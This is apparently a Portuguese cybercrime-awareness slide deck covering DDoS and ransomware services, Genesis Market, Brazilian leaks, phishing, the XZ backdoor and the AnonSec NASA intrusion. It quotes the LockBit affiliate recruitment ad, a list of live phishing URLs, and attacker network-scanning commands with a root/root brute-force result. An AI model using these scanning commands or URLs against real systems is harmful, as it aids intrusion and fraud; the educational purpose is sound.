ExoStresses, dono 20 anos, lucros de U\$ 500.000 em 2 anos de serviço

Somados, 50 sites foram retirados do ar, responsáveis por milhões de ataques no total

Custo: de 5 a 400 dólares



DDoS como um serviço

Situação atual


DDoS usados para extorção

Custo para empresa se não estiver preparada

Custo de proteção é muito caro

Usuário impactado

Diversas ferramentas disponíveis (Mirai, DarkIoT)





Ransomware as a Service (RaaS)


Caso do LockBit

FBI pausou toda a operação do sistema (2024)

Lucros estimados em U\$ 500 milhões de dólares

Em torno de U\$ 100 milhões para o criador do esquema

Em torno de 2.500 ataques bem sucedidos.





Ransomware as a Service (RaaS)

Caso do LockBit

[Ransomware] **LockBit 2.0** is an affiliate program.

Affiliate program LockBit 2.0 temporarily relaunch the intake of partners.

The program has been underway since September 2019, it is designed in origin C and ASM languages without any dependencies. Encryption is implemented in parts via the completion port (I/O), encryption algorithm AES + ECC. During two years none has managed to decrypt it.

Unparalleled benefits are encryption speed and self-spread function.

The only thing you have to do is to get access to the core server, while LockBit 2.0 will do all the rest. The launch is realized on all devices of the domain network in case of administrator rights on the domain controller.

Brief feature set:

- administrator panel in Tor system;
- communication with the company via Tor, chat room with PUSH notifications;
- automatic test decryption;
- automatic decryptor detection;
- port scanner in local subnetworks, can detect all DFS, SMB, WebDav shares;
- automatic distribution in the domain network at run-time without the necessity of scripts;
- termination of interfering services and processes;
- blocking of process launching that can destroy the encryption process;
- setting of file rights and removal of blocking attributes;
- removal of shadow copies;
- creation of hidden partitions, drag and drop files and folders;
- clearing of logs and self-clearing;
- windowed or hidden operating mode;
- launch of computers switched off via Wake-on-Lan;
- print-out of requirements on network printers;
- available for all versions of Windows OS;



Markeplace para informações

Genesis Market

Invite Only

Dump de "tudo"

Utilização variável

Equipe de 20 países

oi utilizada para

Processar o esquema

The screenshot displays the 'Bots' section of the Genesis Market. The interface includes a sidebar with navigation links: Dashboard, Genesis Wiki, News, Bots (selected), Generate FP, Orders, Purchases, Payments, Tickets, Software, Profile, Invites, and Logout. The main content area shows a list of bots for sale, each with a unique ID, a list of resources known to the bot, its country/host, and its price. The bots are listed in a table with columns: BOT NAME, RESOURCES KNOWN / OTHER, COUNTRY / HOST, and PRICE. The first bot is identified by ID 1F91289603207CA92F413421665B730A and is priced at 9.00. The second bot, ID 5F52083AF09D9531D66804C949BB99DE, is priced at 99.00. The third bot, ID 0559907BFAD4C7D2FB63717866AF2D02, is priced at 44.00. Each bot entry includes a list of resources known to the bot, such as Google, Live, apf.eprice.it, passwords.avira.com, selfcare.virgilio.it, stream-sportsfore..., iCloud, FirefoxAccount, ZazzleStore, Okta, Instagram, Yahoo, LinkedIn, WesternUnion, Alibaba, Teamviewer, Skype, Bitmex, Google, Ebay, CEXio, Xiaomi, Facebook, Spotify, Paysafecard, CastoramaStore, and Adobe. The bots are listed with their respective countries (IT, US, PL) and operating systems (Windows 10 Pro, Windows 10 Home). The interface also includes filters for bot name, resource name/domain, country/host, and price.



Markeplace para informações

Brasil

Principais vazamentos

"Fim o Mundo"

Ministério da Saúde

Serasa

Detran

Correios

Leaks generated around 600 advertisements with data from Brazilians on the dark web

By [Redaction](#) - June 30th, 2025

0



Brasil registra cerca de 4 golpes de estelionato por minuto em 2024

Geral

10

Quatro em cada 10 brasileiros já foram alvo de fraudes pela internet

Fontes: CNN <https://www.cnnbrasil.com.br/nacional/brasil/brasil-registra-cerca-de-4-golpes-de-estelionato-por-minuto-em-2024/>
<https://agenciabrasil.ebc.com.br/geral/noticia/2025-06/brasileiros-perderam-em-media-mais-de-r-6-mil-em-fraudes>



Situação Brasileira

Alerta: Nem tudo é fraude

Problema: Como saber reconhecer?

- Sites que podem te ajudar:
 - Banco Central Registrado
 - Serasa
 - Verificar login das suas aplicações (google, meta, etc)



Dica

Serviço para ver se seu email está em algum vazamento

Have I Been Pwned

Check if your email address is in a data breach

Email address

Check



Money Laundering as a Service (MLaaS)

Founder of cryptocurrency mixing service Tornado Cash convicted of intentionally transmitting criminal proceeds . Tornado Cash founder Roman Storm knowingly operated a money transfer business that generated over \$1 billion in criminal proceeds. August 6, 2025





Ferramentas Específicas

Outras ferramentas

Moonshine Exploit Kit

Craxs Rat (acesso remoto para Android)

Remcos/Chaos (acesso remoto para Windows)

RedLine Stealer (keylogger)

UPX/Armadillo (obfuscação)



Mito: Dark Web é utilizada exclusivamente por criminosos

[Home](#) » [Tech Guides](#) » Unlocking the Shadows: Unveiling the Positive Uses of the Dark Web

Unlocking The Shadows: Unveiling The Positive Uses Of The Dark Web

March 26, 2025 by [John Elmore](#)

Hcn Cla

Positive Uses of the Dark Web for
Humanitarian Work and Aid Distribution

© September 11, 2024  Logan



Mito: Dark Web é utilizada exclusivamente por criminosos

[Home](#) » [Tech Guides](#) » Unlocking the Shadows: Unveiling the Positive Uses of the Dark Web

Unlocking The Shadows: Unveiling The Positive Uses Of The Dark Web

March 26, 2025 by [John Elmore](#)

Hcn Cla

Positive Uses of the Dark Web for
Humanitarian Work and Aid Distribution

© September 11, 2024  Logan



Estatísticas da Dark Web

Dark web size: The deep web comprises about **90%** of the internet, while the dark web accounts for approximately **0.01%**. ([Google](#))

Market size and growth: Recent reports project that the market will expand to nearly \$2.92 billion by 2032, growing at a compound annual growth rate of **21.8%**. ([Market.us](#))

Daily dark web users: The number of daily users visiting the dark web rose from **2 to 3+ million** between the beginning and end of March 2025. ([Tor](#))

Illegal content share: As of 2020, nearly **57%** of the content on the dark web was illegal. ([Research Gate](#))



Darkweb

Ela é realmente anônima?

De forma simples, **sim**.

De forma complexa, é consideravelmente difícil manter uma operação complexa e por muito tempo sem deixar brechas.

Muitas vezes essas brechas ocorrem por erro humano (exemplo: mesmo usuário senha que a pessoa usa para um forum da darkweb, ela utiliza para foruns normais)

Questão técnica clássica: Quando a NSA aproveitava de falhas no tor bundle (firefox) para "invadir" computadores que utilizavam o Tor (arquivos do Snolden)



Darkweb

Para aprender mais

Documentários sobre o fim da Silk Road

A Dark Web (Youtube)

Deep Web (2015)

We are legion (não é focado apenas na Dark Web)

Pesquisar sobre o **"Sybil Attack" ("FBI)** e o "ataque" do **Lizard Squad**

Ler documentos de casos de take down de market places como "Nemesis", **Incognito**, Silk Road, BreachForums.



Darkweb

Mito: “Tudo que falam na dark web é verdade”





0 elo mais fraco

Verdade: Ser humano ainda é o elo mais fraco

- **Ataques de engenharia social**
- **Phishing**
- **Reuso de credencial**



Mitos

Mito **gravíssimo** "Só cai em phishing quem é ingênuo"

- Pessoas de todos os níveis de conhecimento e inteligência caem em phishing
- Treinamento é excencial
- É preciso entender pessoas com experiencias diferentes
- Quem nunca fez algo errado por falta de conhecimento?



Phishing



Phishing remains a primary attack method, as most cyberattacks **begin with a phishing email**.

57% of organizations face **phishing scams** weekly or daily. Nearly **1.2% of all emails** sent are malicious, accounting for **3.4 billion phishing emails** daily.

Human error continues to play a significant role, contributing to **60% of security breaches**, according to the [Verizon Data Breach Investigations Report \(DBIR\) 2025](#).

Meanwhile, [CSO Online](#) reports that **80% of security incidents** are attributed to phishing, with losses totaling **\$17,700 every minute** due to these attacks.



Phishing

Sites que sofreram phishing

OpenPhish

/ [Phishing Feeds](#) / [Phishing Database](#) / [Academic Use](#)

7-Day Phishing Trends

8,295,045

URLs Processed


8,948

New Phishing URLs

195

Brands Targeted

24-Hour Phishing Activity





Phishing

Phishing Feed

<https://%e2%81a2@casabliss.ro/%E2%80AB/c2FyYXZhbmfuLnBAaWVbnBsYy5jb20=>
<https://%e2%81a2@casabliss.ro/%E2%80AB/bnVyemFraXJhaC56YwLub2xAdmFsbGVuLmFzaWE=>
<https://bet73093.com/fish/197>
<https://bet73093.com/about/cookies>
<https://bet73093.com/poker/216>
<https://spotify-02.vercel.app/>
<https://portfolio-suwcdcf.format.com/>
<https://canabrava.com.pe/niwncis/login.php?sessionId=bdd4d04495&ue=bdd4d04495>
<https://daratinakola.vercel.app/>
<https://serviceaccurnnt04.ldtp.com/u/o/login.php>
<http://publicpost-sem-golang-git-e.blogspot.com/?naps>
<https://green01.mzlcpm.eu.org/>
<http://robux4robla.pages.dev/>
<http://digitalprocurements.com/s/63BZGFSVBWSFCDX7Y9/584dd8/90eab167-7429-489f-99f6-ce86e8d0d81a>
<https://www.tap3284p6h.cc/>
<https://lobbyseeefactory.dynv6.net/>
<http://began-trezor-start.pages.dev/>
<https://%e2%81a2@casabliss.ro/%E2%80AB/dGVyZXNhLnBhcnJhQGN1c2h3Ywt1LmNvbQ==>
<https://dwp-youstz.top/uk>
<https://dwp-yousrr.top/uk>
<http://buenaventuramission.verifytoken.com/s/63BZGFSVBWSFCDX7Y9/584dd8/90eab167-7429-489f-99f6-ce86e8d0d81a>
<https://odassda.click/>
<http://oxassxa.click/>
<https://megsasa.click/>
<http://www.instagram-dev.vercel.app/>
<http://wh1469282.ispot.cc/taiw/HINet.html>
[http://wh1469282.ispot.cc/taiw/HINet\(12_28_2023%2011_36_20%20PM\).html](http://wh1469282.ispot.cc/taiw/HINet(12_28_2023%2011_36_20%20PM).html)
<http://www.nouvilly06.vercel.app/>
<https://www.netflix-clone-green-eight.vercel.app/>
<https://h45079.com/sport/178>



Phishing

Conclusão

- Alto número de sites pessoais ou de marketing
- Você pode acabar armazenando dados sensíveis
- Você pode ter seu site bloqueado por serviços de segurança
- Seu site pode ficar fora do ar



Ser Humano como problema

Reuso de credenciais

ESTATÍSTICAS SOBRE REUTILIZAÇÃO DE CREDENCIAIS



72%

de usuários reutilizam senhas



80%

das violações web
têm ligação com
credenciais
comprometidas

30%

Credential stuffing
chega a 30%
do tráfego de login



Setores mais afetados

- Financeiro
- E-commerce
- Games e streaming

Fontes: 30% da Akamai, 72% SpyCloud, 80% Verizon DBIR



Ser Humano como problema

Engenharia Social e as novas tendências

De acordo com o IBM X-Force Threat Intelligence Index 2025, os agentes de ameaça atualmente estão, em média, conduzindo campanhas maiores e mais amplas do que no passado.


Mas também é uma questão de mudança nas ferramentas. Muitos atacantes adotaram a IA generativa como se fosse um estagiário ou assistente, utilizando-a para construir sites, gerar código malicioso e até escrever e-mails de phishing.

Dessa forma, a IA ajuda os agentes de ameaça a realizarem mais ataques em menos tempo.



E quando “ninguém” é o problema

Ataques na cadeia de suprimentos



Fonte: MCSI Library



E quando “ninguém” é o problema

Ataques na cadeia de suprimentos



XZ Utils is a collection of open-source tools and libraries for the XZ compression format, that are used for high compression ratios with support for multiple compression algorithms, notably LZMA2.



On Friday 29th of March, Andres Freund (principal software engineer at Microsoft) emailed oss-security informing the community of the discovery of a backdoor in xz/liblzma version 5.6.0 and 5



Github Activity Summary (user: JiaT75)

Repository:
<https://github.com/tukaani-project/xz>

JiaT75's first commit to the XZ repo

2022-02-06

PR opened in oss-fuzz to disable ifunc for fuzzing builds. Allegedly to mask the malicious changes.

Obfuscated/encrypted stages binary backdoor hidden in two test files:

- tests/files/bad-3-corrupt_lzma2.xz
- tests/files/good-large_compressed.lzma.

2023-07-08

2024-03-09



2021

User Jia Tan (JiaT75) creates his Github Account

2023-06-28

Potential infrastructure testing: liblzma: "Add ifunc implementation to crc64_fast.c."

2024-02-16

Malicious "build-to-host.m4" file added to .gitignore, later incorporated to the package release.



xz/libzma
v5.6.0 & v5.6.1



Thomas Roccia 🙌👍
@fr0gger_ · Follow



The level of sophistication of the XZ attack is very impressive! I tried to make sense of the analysis in a single page (which was quite complicated)!

I hope it helps to make sense of the information out there. Please treat the information "as is" while the analysis [Show more](#)



Hack da Nasa (exemplo prático)

```
1  -----BEGIN PGP SIGNED MESSAGE-----
2  Hash: SHA1
3
4  Version: OpNasaDrones
5  pub  4096R/4AAE63E0 2015-10-01
6      Key fingerprint = DEFD 83DD 81B5 A61D 9959  C009 4CFF 6773 4AAE 63E0
7  uid          AnonSec (Nihil Verum Est Omnia Licita) <An0nsec@protonmail.ch>
8
9      .8.          b.          8      ,o888888o.      b.          8      d888888o.  8 8888888888      ,o888888o.
10     .888.          888o.          8  . 8888  `88.  888o.          8  .`8888:' `88. 8 8888      8888  `88.
11     :88888.        Y88888o.          8 ,8 8888  `8b Y88888o.          8 8.`8888.  Y8 8 8888      ,8 8888  `8.
12     . `88888.        .`Y888888o.      8 88 8888  `8b .`Y888888o.      8  `8.`8888.  8 8888      88 8888
13     .8. `88888.      8o. `Y888888o. 8 88 8888      88 8o. `Y888888o. 8  `8.`8888.  8 888888888888 88 8888
14     .8`8. `88888.      8`Y8o. `Y88888o8 88 8888      88 8`Y8o. `Y88888o8  `8.`8888.  8 8888      88 8888
15     .8' `8. `88888.      8  `Y8o. `Y8888 88 8888      ,8P 8  `Y8o. `Y8888  `8.`8888.  8 8888      88 8888
16     .8' `8. `88888.      8  `Y8o. `Y8 `8 8888      ,8P 8  `Y8o. `Y8 8b  `8.`8888.  8 8888      `8 8888  .8'
17     .8888888888. `88888.  8  `Y8o. ` 8888  ,88' 8  `Y8o. ` 8b. ;8.`8888 8 8888      8888  ,88'
18     .8' `8. `88888. 8  `Yo  `8888888P' 8  `Yo  `Y8888P ,88P' 8 8888888888888  `8888888P'
19
20     4c 61 75 67 68 69 6e 67 41 74 59 6f 75 72 53 65 63 75 72 69 74 79 53 69 6e 63 65 32 30 31 32
21
```



Ponto de entrada

Do ezine, linguajar chulo mantido para manter a originalidade do texto e entender como os criminosos pensam e se comunicam.

“Basicamente, as pessoas **sempre serão a maior vulnerabilidade em qualquer sistema conectado em rede.**

Dito isso, queremos aproveitar para **agradecer a todas as secretárias da geração baby boomer em todo o mundo** — sem a sua falta de treinamento e irresistível impulso de **abrir anexos em e-mails falsos do departamento de RH**, isso nunca teria acontecido lol”



Momento crucial #1

(3:25) Shimo7even : br00te told me DA willing to sell access?

(3:25) 鬼佬 : yes, NASA still

(3:26) -REDACTED- : Nothing interesting on this server but it would serve as a good foothold in the network

(3:27) Shimo7even : im listening

(3:27) 鬼佬 : we held several nets for Miami before v&

(3:27) 鬼佬 : we injected our own malware

(3:28) -REDACTED- : pareizs

(3:29) 鬼佬 : we have no idea who else they gave access to

(3:29) 鬼佬 : did +10,000 bot kills just to be safe

(3:29) pangeran : hhhhhhhhhhhhhh itu lucu XD XD

(3:30) Bashtien : so how much you guys want?

(3:30) 鬼佬 : -REDACTED-



Momento crucial #2

Unfortunately, this box was running the latest version of debian and didnt have any local root CVEs(publicly)

and we failed to spear phish the root passwd... luckily MA saved the day with his 2014 bypasses & symlink exploits.

With this we were able to simulate root in a new linux directory and run any command. This allowed us to move tools/utlis/modules

(get-pip.py/eggs)/0days to the box as needed[see scp_tools.txt]. scp_tools.txt contains a list of some TTP that were

used to accomplish these hacks, its best to make a couple shell scripts for much quicker downloads(scp_tools.sh).

```
>cat scp_tools.txt
```

```
~ Map Network ~
```

```
nast -m
```

```
reverse-ip lookups
```

```
whois & reverse-whois
```

```
dirbuster
```

```
[...]
```



Momento crucial #3

1) Once we had access to a box in the network..

[MapNet] Here are just a few simple commands to scan active nodes within a network:

arp

nast -m

ip neigh

> ALWAYS -e nsr WHEN BRUTEFORCING <

AngryIpScanner (has GUI)

arp-scan -l -l eth0

ping -b 192.168.1.255

```

+++++ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+
|I|n| |C|o|m|m|o|n|l|y| |u|s|e|d| |P|a|s|s|w|o|r|d|s| |w|e| |T|r|u|s|t|
+++++ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+

```

smbtree -NS 2>/dev/null

[22][ssh] login: root password: root

nbtscan 192.168.1.1-255

1 of 1 target successfully completed, 1 valid password found in 0.32s

fping -a -g 192.168.1.0/24 2> /dev/null

nmap -sP 192.168.1.0/24 or nmap -sn 192.168.1.0/24

for ip in \$(seq 1 254); do ping -c 1 192.168.1.\$ip>/dev/null; [\$? -eq 0] && echo "192.168.1.\$ip UP" || : ; don



Resumo

Hack da Nasa

Ataque em massa de phishing acabou instalando um malware em um Pc da Nasa

Atacante original com medo de ser preso esconde rastros mas vende acesso

Grupo compra acesso e passa diversas ferramentas pra dentro da rede

Grupo ganha acesso a várias máquinas (incluindo uma com ssh com root/root)

Grupo diz que poderia derrubar um drone, aqui a Nasa diz que não seria possível mas admite o Hack

Estamos falando da Nasa



Polêmica final

Cuidado com as informações sobre crime digital

- **A mídia tem gerado muito FUD (Medo, Incerteza, Dúvida).**
- A situação não é boa, mas temos que analisar as notícias com parcimônia.
- Tem sido muito comum evitarem falar de ponto de entrada para falhas (físico).
- Na dúvida, pergunte pra algum especialista, a comunidade é bem legal.
- Não culpem a pessoa técnica que assinou a matéria.



Conclusão

Ataques estão atingindo todo mundo

- Você pode ter os seus dados roubados sem ter feito nada de errado (site invadido)
- Você pode perder acesso a um sistema porque ele está sendo atacado (DDoS)
- Vão tentar fazer fraude com seus dados
- Tudo que está online está sujeito a invasões
- É muito difícil estar 100% seguro no mundo atual
- Boa sorte e obrigado.

Duvidas

